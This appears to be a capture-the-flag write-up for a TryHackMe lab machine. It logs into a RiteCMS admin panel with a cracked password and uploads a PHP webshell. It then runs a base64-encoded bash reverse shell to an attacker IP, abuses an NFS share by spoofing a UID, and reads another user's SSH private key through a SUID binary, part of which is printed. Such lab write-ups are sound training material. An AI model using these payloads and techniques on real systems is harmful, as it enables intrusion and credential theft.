
password cracked, the password is liverpool.
I tried to login to the RiteCMS with the credentials:
admin:liverpool
and we are in :)

I used the authenticated RCE shown here https://www.exploit-db.com/exploits/48636.
Let’s create our webshell.php:
echo -e '<?php echo `$_GET[0]`; ?>' > webshell.php
and upload it:

we got our RCE, here i executed id, this is the full url http://deliver.undiscovered.thm/media/webshell.php?0=id.

Now, paste our penelope payload:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
and we got the reverse shell.

Mount to nfs to get shell as user william
We can find some interesting note on the page:
[ ] fix `showmount` issue for v2 and v3 (mounting nfs share work just fine..hmm weird)
[/] create nfs share for william on /home/william

we can check on the remote server the file /etc/exports:
www-data@undiscovered:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/home/william   *(rw,root_squash)
Okay, let’s try to mount to /home/william.
┌──(agonen㉿kali)-[~/thm/Undiscovered]
└─$ mkdir /tmp/nfs

┌──(agonen㉿kali)-[~/thm/Undiscovered]
└─$ sudo mount -t nfs undiscovered.thm:/home/william /tmp/nfs

┌──(agonen㉿kali)-[~/thm/Undiscovered]
└─$ ls -la /tmp | grep nfs
drwxr-x---  4 nobody nogroup 4096 Sep  9  2020 nfs

┌──(agonen㉿kali)-[~/thm/Undiscovered]
└─$ ls -la /tmp/nfs
ls: cannot open directory '/tmp/nfs': Permission denied
For some reason, we can’t access the mounted folder /tmp/nfs.

The reason is because we mount to user william, we can see on the remote machine that the user id of william is 3003:
www-data@undiscovered:/$ id william
uid=3003(william) gid=3003(william) groups=3003(william)
Okay, let’s create user william, I set his password to 1234:
┌──(agonen㉿kali)-[~/thm/Undiscovered]
└─$ sudo adduser --uid 3003 william
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for william
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y

In order to delete this user, we can execute the next command:
sudo deluser william
Now, let’s su william and move to directory /tmp/nfs:

and grab the user flag:
┌──(william㉿kali)-[/tmp/nfs]
└─$ cat user.txt
THM{8d7b7299cccd1796a61915901d0e091c}
Next, I generated key pair:
ssh-keygen -t rsa -b 2048 -f ./key -q -N ""
and put key.pub inside /tmp/nfs/.ssh/authorized_keys.
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDXIofN03vD/pI1ePSdx+eixjEpviAU20nO4bDg748FexHT0vak32v9xq2epFsZB3QNR8DHFRaEBeld2vVOzmjIJmaaxeF7Q+6
9rVoZQ12mxahIe8uFWZGtCQUEjeyVPTgMEw7I/5VyON22D9rqd00KI7TYgqmvSPHzHpc4wYZAHttgjljTwQm9NR/F9VvR82Lt07C9NnUDQjMqv3ZnuABTEc68A7ZhZpCZn2+Wr1nYU5nERcEA
7nUfCdq13DU8VpPc3y5nV4YNajoZYQd+l/z4AoyFp9lbvgizpnTgxllG7JGk5Mhwjs6fW357qufnDwg1Jd6aW8d277p+okK4yjOn agonen@kali' > authorized_keys
Then, we can login via ssh using the private key:
ssh william@undiscovered.thm -i key

Exploit SUID bit on script to get ssh private key
Inside home directory, we can find the script admin.sh. In addition, the binary script which has SUID to user leonard, simply executes admin.sh, which we control.
So, we can modify admin.sh to move to user leonard.

We can’t edit admin.sh since it controlled by user root.
However, since we control the directory, we can simply remove it and create one of our own.

I tried to do that, but it still gave me only user william. The reason is that the function system spawns a new process, and also this:
In Unix-like systems, a new process does not inherit the SUID bit itself from its parent process or environment in a way that the user might assume.
Okay, I downloaded the binary to analyze it deeper, using https://dogbolt.org/?id=b5997beb-728e-49f4-a111-0bfa6129682b#BinaryNinja=134
And this is the interesting snippet:
if (argv[1])
    {
        setreuid(0x3ea, 0x3ea);
        int64_t line;
        __builtin_strcpy(&line, "/bin/cat /home/leonard/");
        strcat(&line, argv[1]);
        system(&line);
    }

It tried to read the second arg we give it:
william@undiscovered:~$ ./script bla
/bin/cat: /home/leonard/bla: No such file or directory
so, we can grab the private key:
william@undiscovered:~$ ./script .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAwErxDUHfYLbJ6rU+r4oXKdIYzPacNjjZlKwQqK1I4JE93rJQ
HEhQlurt1Zd22HX2zBDqkKfvxSxLthhhArNLkm0k+VRdcdnXwCiQqUmAmzpse9df
YU/UhUfTu399lM05s2jYD50A1IUelC1QhBOwnwhYQRvQpVmSxkXBOVwFLaC1AiMn
SqoMTrpQPxXlv15Tl86oSu0qWtDqqxkTlQs+xbqzySe3y8yEjW6BWtR1QTH5s+ih
hT70DzwhCSPXKJqtPbTNf/7opXtcMIu5o3JW8Zd/KGX/1Vyqt5ememrwvaOwaJrL
+ijSn8sXG8ej8q5FidU2qzS3mqasEIpWTZPJ0QIDAQABAoIBAHqBRADGLqFW0lyN
C1qaBxfFmbc6hVql7TgiRpqvivZGkbwGrbLW/0Cmes7QqA5PWOO5AzcVRlO/XJyt
+1/VChhHIH8XmFCoECODtGWlRiGenu5mz4UXbrVahTG2jzL1bAU4ji2kQJskE88i
72C1iphGoLMaHVq6Lh/S4L7COSpPVU5LnB7CJ56RmZMAKRORxuFw3W9B8SyV6UGg
Jb1l9ksAmGvdBJGzWgeFFj82iIKZkrx5Ml4ZDBaS39pQ1tWfx1wZYwWw4rXdq+xJ
xnBOG2SKDDQYn6K6egW2+aNWDRGPq9P17vt4rqBn1ffCLtrIN47q3fM72H0CRUJI
Ktn7E2ECgYEA3fiVs9JEivsHmFdn7sO4eBHe86M7XTKgSmdLNBAaap03SKCdYXWD
BUOyFFQnMhCe2BgmcQU0zXnpiMKZUxF+yuSnojIAODKop17oSCMFWGXHrVp+UObm
L99h5SIB2+a8SX/5VIV2uJ0GQvquLpplSLd70eVBsM06bm1GXlS+oh8CgYEA3cWc
TIJENYmyRqpz3N1dlu3tW6zAK7zFzhTzjHDnrrncIb/6atk0xkwMAE0vAWeZCKc2
ZlBjwSWjfY9Hv/FMdrR6m8kXHU0yvP+dJeaF8Fqg+IRx/F0DFN2AXdrKl+hWUtMJ
